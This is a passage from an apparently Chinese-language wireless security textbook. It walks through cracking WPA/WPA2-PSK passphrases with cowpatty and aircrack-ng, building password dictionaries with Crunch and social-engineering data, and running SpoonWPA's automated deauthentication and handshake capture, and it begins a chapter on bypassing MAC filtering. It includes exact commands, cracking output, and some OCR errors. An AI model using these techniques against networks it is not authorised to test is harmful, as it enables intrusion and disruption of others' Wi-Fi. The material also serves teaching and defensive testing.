root@ZerOne: # cowpatty -f /pentest/passwords/wordlists/darkc0de.lst -r longas-01.cap
-s zerone
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.
key no. 1000: 012vi374n
key no. 2000: 0b10qui41
key no. 3000: 0111355n355
key no. 4000: 0u7123i6n
```

图 5-18

- ④ 在经过数分钟的等待后，可以在图 5-19 中看到密码已被破解。密码明文为 longaslast，破解速度约为 160 key/s，大家可以看到其略逊于 Aircrack-ng 的破解速度。

```

root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # cowpatty -f /pentest/passwords/wordlists/darkc0de.lst -r longas-01.cap
-s zerone
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.
Key no. 1000: 012vi374n
Key no. 2000: 0b10qui41
Key no. 3000: 0i1135n355
Key no. 4000: 0u7123i6n
Key no. 5000: 0v31217749
Key no. 6000: 0v312c4123
Key no. 7000: 0x963niz4b13
Key no. 8000: 1 AURAKZAI
Key no. 9000: 1 BISKUPIC
Key no. 10000: 1 BUSSELEN

The PSK is "longaslast".

10211 passphrases tested in 66.48 seconds: 153.61 passphrases/second
root@ZerOne: #

```

图 5-19

经验分享：

对于启用 WPA2-PSK 加密的无线网络，其攻击和破解步骤及工具是完全一样的，不同的是，在使用 Airodump-ng 进行无线探测的界面上，会提示为 WPA CCMP PSK，如图 5-20 所示。

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
00:17:9A:68:F6:7B	100	96	316	112	0	6	54	WPA	CCMP	PSK	dlink
00:10:74:2B:AB:9E	50	100	307	0	0	6	54	WEP	WEP		NETCORE369

图 5-20

当使用 Aireplay-ng 进行 Deauth 攻击后，同样可以得到 WPA 握手数据包及提示，如图 5-21 所示。

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
00:17:9A:68:F6:7B	89	93	801	123	0	6	54	WPA	CCMP	PSK	dlink
00:10:74:2B:AB:9E	46	100	795	0	0	6	54	WEP	WEP		NETCORE369

图 5-21

同样地，使用 Aircrack-ng 进行破解，命令如下：

aircrack-ng -w dic 捕获的 cap 文件

其中，-w 后跟预先制作的字典文件。

经过 1 分多钟的等待，可以在图 5-22 中看到提示 KEY FOUND! 后面即为 WPA2-PSK 连接密码 19890305。



无线网络黑客攻防



图 5-22

破解 WPA-PSK 对硬件及字典要求很高，所以只要你多准备一些常用的字典，如生日、8 位数字等，这样在破解的时候也会增大破解的成功率。换句话说，初级的无线黑客的攻击方法你就掌握了，这样就可以针对其攻击进行完全防范了。

5.3 制作专用字典

在进行 WPA-PSK 破解以及后续高速破解测试之前，都需要先制作字典文件。那么什么是字典呢？所谓字典，就是预先制作出的，包含了大量有规律可循的密码的文本文件。那什么又是有规律可循呢？所谓规律就是有很多人在使用近似的词组合作为自己的密码使用的，其设置密码的思路和密码的表现有着相似的部分，这样就使得攻击者可以简单摸索到可能出现的形式，从而制作出包含这种密码的文档，也就是字典。

5.3.1 Windows 下的基本字典制作

通常情况下，熟练的攻击者制作的字典一般划分为如下几种：

- 生日字典：针对采用生日作为加密密码的用户非常有效，内容一般涵盖几十年来所可能的生日组合，如 19840726、1985-11-04 等。
- 数字字典：主要针对采用特定数字作为密码的用户，内容包括手机号码、座机号码、身份证号、学生证号、车牌号、银行卡号等，如 13500000000、01082345678 等。
- 单词字典：针对一些采用常用单词作为密码的用户有效，内容包括多种领域的英文单词，涵盖商贸、科技、网络、游戏、学习、英文昵称等，如 northface、winnie、nike、columbia 等。
- 简单组合字典：针对个别自作聪明的用户非常有效，他们多是将单词组合，或在单词前后加上简单数值就认为密码会变得很强壮，这类字典的内容很多，如 happypig123、iloveu000、testasdf、nopassword 等。

其他的还有人名字典、随机词典等就不一一介绍了，都是针对采用有规律可循的密码所准备的，为了加强大家对字典能力的认知，下面就以生日密码生成器作为实例进行讲解。

对于一些喜欢使用生日作为密码的朋友要小心了，图 5-23 所示为生日密码生成器主界面。

可以看到在生日密码生成器左边栏目上可以设定初始年月日及终止年月日，而在右侧输出形式上给出了多种密码的可能输入格式。在现实工作中有很多人的密码是生日它们自认为格式和别人不同，便觉得是没有办法破解的。可是勤劳心细的人总是有的，比如这款生日密码生成器的作者就考虑到会有人使用不同的生日输入格式，所以该软件提供了多达近100种生日格式作为选择，完全考虑到年月日打乱输入、年月日中间用间隔符隔开、夹带汉字等可能性。

在选择所有输出形式并设置保存文件路径后，单击“开始”就会生成字典，稍等片刻会弹出图5-24所示的对话框，告知生成字典成功，共有约32万个生日密码，占据约5MB空间。



图 5-23




图 5-24

打开建立好的字典，可以看到其中生成的密码都是逐行写入的，其他破解工具也将逐行读取这些密码，比如前面讲到的WPA-PSK破解。值得称赞的是，作为生日密码生成器的作者考虑到也许会有人将密码输入两遍，所以又将所有密码加输入一次并自动保存到刚生成的字典中。如图5-23所示，现在还有人觉得生日密码是安全的吗？

作为熟练的攻击者，准备多个常用字典将是十分必要的。比如，一些基于社会工程学设计的字典的威胁性就很大，可以通过收集对方姓名、生日、手机号码、上网信息、配偶信息来制作出针对个人的高可用性字典，威胁性极大，如图5-26所示。




图 5-25




图 5-26

对于 BackTrack4 Linux 来说, 已经内置了一个密码生成器 Crunch, 出于实际应用的考虑, 下面就以 Crunch 为例讲解如何制作字典。

5.3.2 Linux 下的基本字典制作

1. 关于 Crunch

Crunch 是一款工作在命令行下的字典生成工具。工具虽小但功能强大, 可以满足各类字典制作的需要。

Crunch 在 BackTrack4 下已经内置, 具体调用方法如图 5-27 所示, 通过依次选择菜单中的 Backtrack → Privilege Escalation → PasswordAttacks → OfficeAttacks → Crunch 命令, 即可打开一个列举出 Crunch 使用参数的 Shell。




图 5-27

2. Crunch 的使用说明

下面直接通过实例来进行 Crunch 的学习, 具体命令如下:

```
./chrunch 6 6 1234567890 -o num6.dic
```

参数解释:

- **minnum:** 字典中包含的密码最小长度, 这里就是 6。
- **maxnum:** 字典中包含的密码最大长度, 这里还是 6。意思就是说只生成一个长度为 6 位数的字典。
- **-o:** 输出的字典文件名称。

上述命令意思是制作一个名为 num6.dic 的字典文件, 其内容是由数字“1234567890”组成的 6 位纯数字。如图 5-28 所示, 只需要经过很短时间的等待, 就会生成一个名为 num6.dic 的字典文件。




图 5-28

如图 5-6 所示, 可以使用 cat 命令来查看制作完成的字典中的内容。不过为了查看方便, 最好跟上一个 less 的限制符。按【Enter】键后就能看到图 5-29 所示的内容, 每一行都是一个密码。



图 5-29

为方便使用，Crunch 也提供了一些自定义组合供选择，例如：

```
./chrunch 8 8 charset.lst numeric -o wordlist.dic
```

参数解释：

- `charset.lst`: 工具内置的自定义文件。
 - `numeric`: 在自定义文件中用于指代纯数字组合, 即“0123456789”。

在上述命令中，意思即为建立一个包含密码长度为 8 个字符、由纯数字组成的名为 wordlist.dic 的密码字典，如图 5-30 所示。




图 5-30

关于自定义组合的内容，可以通过使用 cat 命令来查看 charset.lst 文件。图 5-31 所示为该文件中关于一些常见组合的定义，比如 numeric-space 就指代纯数字+空格的组合。



图 5-31

类似地，黑客可以使用下述命令来创建不同需要的字典：

```
./chrunch 1 6 charset.lst ualpha -o test.dic
```

此命令创建一个包含 1~6 位数的由纯字母组合的密码字典：

```
./chrunch 6 6 charset.lst ualpha-numeric -o test.dic
```

此命令创建一个包含 6 位数的由纯字母+纯数字组合的密码字典。

对于创建完成的字典，可以使用 ls 命令来查看它们的大小。如图 5-32 所示，一个 8 位数的纯数字组合的密码字典 wordlist.dic 文件，其大小达到了 859MB。




图 5-32

5.3.3 BackTrack4 下的默认字典位置

由于 BackTrack4 下内置了一些字典，作为测试来说，可以直接使用。进入 BT4，打开 Shell，输入 find 命令对字典文件进行查询，具体命令如下：

```
find / -name *.lst
```

或者：

```
find / -name *.dic
```

其中，name 定义要搜寻的文件类型。

为了方便大家学习，把上述命令的显示结果刊载如下（已筛选不必要的内容）：

```
ZerOne ~ # find / -name *.lst
/pentest/fuzzers/spike/password.lst
/pentest/passwords/jtr/password.lst
/pentest/passwords/wordlists/darkc0de.lst
/pentest/wireless/aircrack-ng/test/password.lst
/pentest/fuzzers/spike/wordlist
ZerOne ~ # find / -name *.dic
/pentest/scanners/5nmp/dictionary.dic
/pentest/windows-binaries/passwd-attack/ipcsan/ipcpass.dic
```

图 5-33 所示为在 BT4 下的具体操作截图，可以看到实际输出的内容还是很多的。其中，位于/pentest/passwords/wordlists/目录下的 darkc0de.lst 大小有 17.1MB。

```
root@ZerOne: ~ Shell - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # find / -name *.lst
/root/.kde3/share/apps/klipper/history2.lst
/usr/share/doc/grub/examples/menu.lst
/usr/share/doc/memtest86+/examples/grub-menu.lst
/usr/share/X11/xkb/rules/base.lst
/usr/share/X11/xkb/rules/evdev.lst
/usr/share/X11/xkb/rules/xfree86.lst
/usr/share/X11/xkb/rules/xorg.lst
/usr/share/perl/5.10.0/unicore/mktables.lst
/var/lib/ucf/cache/:var/run/grub/menu.lst
/etc/openoffice/dictionary.lst
/etc/remastersys/grub/menu.lst
/etc/skel/.kde3/share/apps/klipper/history2.lst
/etc/skel/.kde3/share/apps/klipper/history2.lst
/rofs/boot/grub/menu.lst
/rofs/etc/openoffice/dictionary.lst
/rofs/etc/remastersys/grub/menu.lst
/rofs/etc/skel/.kde3/share/apps/klipper/history2.lst
/rofs/etc/skel/.kde3/share/apps/klipper/history2.lst
```

图 5-33

由于在 BT2 版本时，系统内置了很多方便的字典，所以一些对早期 BackTrack2 自带字典依依不舍的人们，已经将 BackTrack2 下内置的字典上传至网上，现在已经可以直接从下面这个网址下载：

<http://quzart.nl/fileadmin/dictionaries/>

当然，你也可以通过下面的命令从网络上获得字典：

`wget -nd -nH -r http://quzart.nl/fileadmin/dictionaries/`

手头急用、临时又找不到合适字典的朋友，可以考虑临时使用上述地址的字典。

5.4 全自动傻瓜工具 SpoonWPA

在前面大家已经学习使用了关于无线 WEP 加密破解的自动化工具 SpoonWEP2，现在来接着学习破解 WPA-PSK 的傻瓜式的工具，这款工具让大家看到后肯定会觉得很眼熟。闲话少说，现在就一起来看看破解 WPA-PSK 加密常用到的傻瓜式工具——SpoonWPA。

从名字上看是不是就已经很眼熟？这是一款工作在 Linux 下的图形界面自动化 WPA 破解软件，和前面提到的 SpoonWEP2 一样，都是由 ShamanVirtuel 基于 Aircrack-ng 的源代码编写的。最初同样由 ShamanVirtuel 在 remote-exploit.org 论坛中公布，其正式版本同样发布在个人网站 <http://shamanvirtuel.googlepages.com> 上。

这款工具同样基于 Java 语言编写，它能够在黑客指定工作的无线网卡后，自动对目标 AP 进行 Deauth 攻击，并会在软件的下方显示当前是否获取到 WPA-PSK 握手数据包。一旦成功获取，就会自动调用 Aircrack-ng 破解程序记事先指定的字典进行 WPA-PSK 加密破解。需要强调的是，这款工具需要使用者先安装或者升级 Java 支持环境。

下面还是以 BackTrack4 Linux 为例，来看看具体的使用方法。

Step 01 先对当前网络进行基本的探测。

- ① 这步很有必要，一般都是先进行探测，来获取当前无线网络概况，包括 AP 的 SSID、MAC 地址、工作频道、无线客户端 MAC 及数量等。只需打开一个 Shell，输入如下命令：

```
airodump-ng mon0
```

- ② 按【Enter】键后，就能看到类似于图 5-34 所示的内容，这里直接锁定目标是 SSID 为 dlink 的 AP，其 BSSID（MAC）为“00:17:9A:68:F6:7B”，工作频道为 6，可以看到它的加密方式为 WPA-TKIP-PSK，而已连接的无线客户端 MAC 为“00:1F:38:C9:71:71”。

图 5-34

Step 02 打开SpoonWPA，在 SETTINGS 中进行基本的设置。

如图 5-35 所示，在 NET CARD 处选择当前已经载入的无线网卡，这里就是之前大家看到的 MON0，在 DRIVER 即驱动处设定当前的无线网卡驱动，这里设置为 NORMAL 即可。

注意：若是 TP-LINK 等使用 Atheros 芯片的无线网卡，这里有必要选择为 ATHEROS。最后在 MODE 模式处设定为 KNOWN VICTIM，即已知客户端攻击。设定完毕后单击 NEXT 按钮。




图 5-35

小知识：若此处再 MODE 模式处设定为 UNKNOWN VICTIM（未知客户端攻击），就会变成对整个无线网络中能够搜索到的 AP 都进行攻击。也就变成了 Deauth 洪水攻击，这是无线 D.O.S 中的内容，请大家参考后面第 8 章的内容。

Step 03 设定攻击的基本配置。

- ① 接下来，选择上方 HANDSHAKE CAPTURE 即握手捕获标签，在该界面中设置攻击目标 AP 的 SSID、MAC 地址及无线客户端 MAC，如图 5-35 所示。在上方右侧的位置设定发包速率，可以设置为 600 以上，这里保持默认设置。然后在其下方的 Channel 处通过拖动来设定具体的频道，这里设置为 6。
- ② 然后在中间的 Victim ESSID 处输入刚才扫描的目标 AP 的 SSID，在 Victim Mac 处设定预攻击的 AP 的 MAC 地址，在 Client Attack 处设定为当前使用 Airodump-ng 检测到的合法无线客户端的 MAC 地址，如图 5-36 所示。

Step 04 开始攻击。

- ① 单击左上角的 LAUNCH AUTOMATED HANDSHAKE CAPTURE 按钮，即可开始针对无线 WPA-PSK 加密的攻击。
- ② 如图 5-37 所示，可以看到在该界面下方显示出当前攻击的状态，出现 LANCHING 3 DEAUTHS 及 VALIDATING POTENTIAL WPA HANDSHAKES, PLEASE WAIT 的显示，前者表示当前已经发送了 3 次包含 DEAUTH 的数据报文，后者表示发送了这些报文但还没获得 WPA-PSK 密码。




图 5-36




图 5-37

- ③ 在单击 LAUNCH AUTOMATED HANDSHAKE CAPTURE 按钮后，也将在 SpoonWPA 一侧出现一个图 5-38 所示的 Shell，其实就是一个 Airodump-ng 的调用界面。在此 Shell 中，能看到当前的 AP 及合法的客户端的无线报文交互中是否出现 WPA-PSK 加密握手。



CH 6][Elapsed: 16 s][2009-08-27 23:48
BSSID PWR Rssi Beacons #Data #/s CH RB ENC CIPHER AUTH E
00:17:94:68:F6:7B -3 100 159 1998 105 6 54 WPA TKIP PSK d
BSSID STATION PWR Rate Lost Packets Probes
00:17:94:68:F6:7B 00:1F:38:09:71:7L -37 24 +36 0 1998

图 5-38

Step 05 破解密码。

- ① 一旦捕获到包含 WPA 握手的无线数据报文，在 SpoonWPA 主界面中的 CRACKING 界面会自动弹出，提示设置字典进行破解，如图 5-39 所示，可以看到在左上方默认为 INTERNAL WORDLIST，即内置字典，其右侧为该程序主目录下内置字典的路径，可以看到是一个位于 /usr/local/bin/wifispoofeder/spoonwpa/lib/ 目录下的名为 wordlist.txt 的字典文件。
- ② 在实际破解中，常常需要根据实际情况选择不同的字典，所以在图 5-39 中，选择 USER WORDLIST，即用户字典，如图 5-40 所示。



图 5-39




图 5-40

- ③ 选择 USER WORDLIST 后，会弹出一个对话框让选择字典的位置。其实 BackTrack4 Linux 下自带了很多字典，不过这里只挑选最大的一个字典为例，其位置如下：
`/pentest/passwords/wordlists/darkc0de.lst`
- ④ 按照上述路径找到名为 darkc0de.lst 的字典，单击 Open 按钮打开即可，如图 5-41 所示。




图 5-41

- ⑤ 如图 5-42 所示，选择完毕后，就会在右上角显示刚设置的字典及路径。此时，若需要 SpoonWPA 开展破解，可以单击带有锁状标记的按钮，上面标识着 LAUNCH AUTOMATED HANDSHAKE CRACKING。




图 5-42

- ⑥ 单击该按钮后，就会出现图 5-43 所示的内容，通过读取字典，大量的密码被用于尝试 WPA 破解。在密码没有被破解出来之前，底部会一直显示 WPA KEY NOT FOUND，即没有找到密码。






图 5-43



- ⑦ 经过一段时间的等待,就可以看到图 5-44 所示的内容,底部出现了 KEY FOUND! 的提示,即找到密码,同时在其后面的括号中出现的就是 WPA 密码,这里即 longaslast。




图 5-44

这样,就成功地使用傻瓜工具 SpoonWPA 实现了破解。






第 6 章


无线网络攻防技能必备

本章将说明具体的攻防技能，如怎么突破 MAC 地址，如何关闭 SSID 无线网络地址等。



- 6.1 突破 MAC 地址过滤
- 6.2 拿到关闭 SSID 无线网络的钥匙
- 6.3 无 DHCP 的无线网络的攻防
- 6.4 无客户端 Chopchop 的攻防
- 6.5 无客户端 Fragment 的攻防
- 6.6 伪造 AP 的几种手法





6.1 突破 MAC 地址过滤

这一节介绍关于突破 MAC 地址过滤限制的方法。

6.1.1 什么是 MAC 地址过滤

所谓 MAC 地址过滤，就是通过事先在无线路由器内设定允许访问的无线客户端列表来限制登录者，而这个列表是通过无线客户端上的无线网卡 MAC 地址来确认身份的。从理论上而言，MAC 地址对于每一个无线网卡来说，都是全球唯一的。当然，这也只是“理论”而已。

对于很多家庭用户和中小型企业无线网络管理员来说，普遍都会认为，启用 MAC 地址过滤，是可以阻止未经授权的无线客户端访问 AP 及进入内网的。这种安全防御确实可以阻止一部分恶意的攻击行为，至少能设置一些阻碍。不过，单纯地依靠 MAC 地址过滤来阻止无线攻击者还是不可靠的。

图 6-1 所示为在 Belkin 无线路由器中配置 MAC 地址过滤，出现在 MAC 地址过滤列表中的网卡才被允许连接该无线路由器。可以在图 6-1 中 MAC 地址过滤空白栏中输入允许通过的 MAC 地址，然后单击“加入”按钮即可。那么，对于需要明确要阻挡的 MAC 地址，勾选对应的复选框即可。




图 6-1

若不知道内网中其他客户端的地址，为方便起见，也可以直接在无线路由器的 DHCP 列表中查看所有从 DHCP 获取 IP 的主机 MAC 地址。这里就以 Belkin 无线路由器为例，其他品牌的无线设备设置位置大同小异，如图 6-2 所示。




图 6-2

在设置完毕并成功应用后，未被授权的客户端，无论是通过有线还是无线的方式，都无法访问无线路由器，会弹出图 6-3 所示的“无法连接”的错误提示。同时未经授权的客户端也将无法通过该路由器访问到外部互联网。




图 6-3

注意：在无线设备上修改了 MAC 地址后，除了 CISCO 的一些设备外，绝大部分设备都会提示需要重启后才能应用，所以大家先在配置页面中单击“应用”按钮来重启无线路由器。

